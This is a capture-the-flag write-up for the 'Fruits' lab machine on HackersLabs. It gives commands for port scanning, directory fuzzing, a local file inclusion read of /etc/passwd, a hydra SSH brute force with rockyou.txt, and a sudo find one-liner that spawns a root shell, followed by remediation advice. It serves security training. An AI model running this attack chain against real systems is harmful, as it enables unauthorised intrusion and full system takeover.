Fruits - Write-up
| Field | Details |
|---|---|
| Platform | HackersLabs |
| Operating System | Linux |
| Difficulty | Easy |
| IP Address | 192.168.86.84 |
| Date | March 1, 2026 |
1. Executive Summary
The exploitation of the Fruits machine involved a multi-stage attack vector beginning with a Local File Inclusion (LFI) vulnerability. By fuzzing the web server, a hidden PHP script was discovered that allowed for arbitrary file read, leading to the disclosure of system users. Using the identified username, a brute-force attack was successfully conducted against the SSH service, granting an initial foothold. Final privilege escalation was achieved by exploiting a misconfiguration in the sudoers file, where the user had permissions to run the find binary as root. By leveraging the execution capabilities of this binary (GTFOBins), I successfully spawned a root shell and fully compromised the system.
2. Reconnaissance & Enumeration
2.1 Network Scanning
The target IP was identified using arp-scan. Then I use the script whichSystem to determine the type of system and doing a ping to the ctf. I obtain that is a linux ctf with 64 of ttl
sudo arp-scan --localnet -g
whichSystem.py 192.168.86.84
Subsequently, a full port scan was executed:
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.86.84 -oG allPorts
extractPorts allPorts
nmap -p80 -sCV 192.168.86.84 -oN target
Key Findings:
| PORT | SERVICE | VERSION |
|---|---|---|
| 22 | ssh | OpenSSH 9.2p1 Debian |
| 80 | http | Apache httpd 2.4.57 ((Debian)) |
2.2 Web Enumeration
The landing page features a search box.


While the default search returned 404 Not Found errors, directory fuzzing with gobuster revealed a hidden file: fruits.php. Using a default search returned 404 Not Found errors so I proceeded to fuzzing with gobuster revealed a hidden file: fruits.php.
gobuster dir -u http://192.168.86.84/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,html,txt

Upon accessing http://192.168.86.84/fruits.php, the page appeared blank. Testing for Local File Inclusion (LFI) by targeting the /etc/passwd file proved successful: http://192.168.86.84/fruits.php?file=/etc/passwd

Discovered users
- bananaman
- root
3. Exploitation (Foothold)
3.1 SSH Brute Force
With a valid username (bananaman), I performed a dictionary attack against the SSH service using hydra and the rockyou.txt wordlist.
hydra -l bananaman -P /usr/share/wordlists/rockyou.txt ssh://192.168.86.84
Finally, we authenticated via SSH as bananaman
ssh bananaman@192.168.86.84
whoami
4. Privilege Escalation
4.1 Sudo Enumeration
Checking for sudo permissions revealed that the user bananaman can run find as root without a password.
bananaman@fruits:~$ sudo -l
Matching Defaults entries for bananaman:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\, use_pty

User bananaman may run the following commands on fruits:
    (root) NOPASSWD: /usr/bin/find
4.2 Exploitation (GTFOBins)

In GTFObins I find a way ofusing the find binary to execute a shell, I successfully escalated privileges to root:
sudo find . -exec /bin/sh \; -quit
5. Flags & Proof
Bananaman

Root
6. Remediation & Hardening
- Sanitize Inputs: The fruits.php script should validate or whitelist parameters to prevent LFI.
- Password Strength: Ensure users (like bananaman) use complex passwords resistant to wordlist attacks.
- Principle of Least Privilege: Avoid giving sudo access to binaries like find that possess “exec” capabilities.
Authored by: Brutotes ⬅️ Back to Home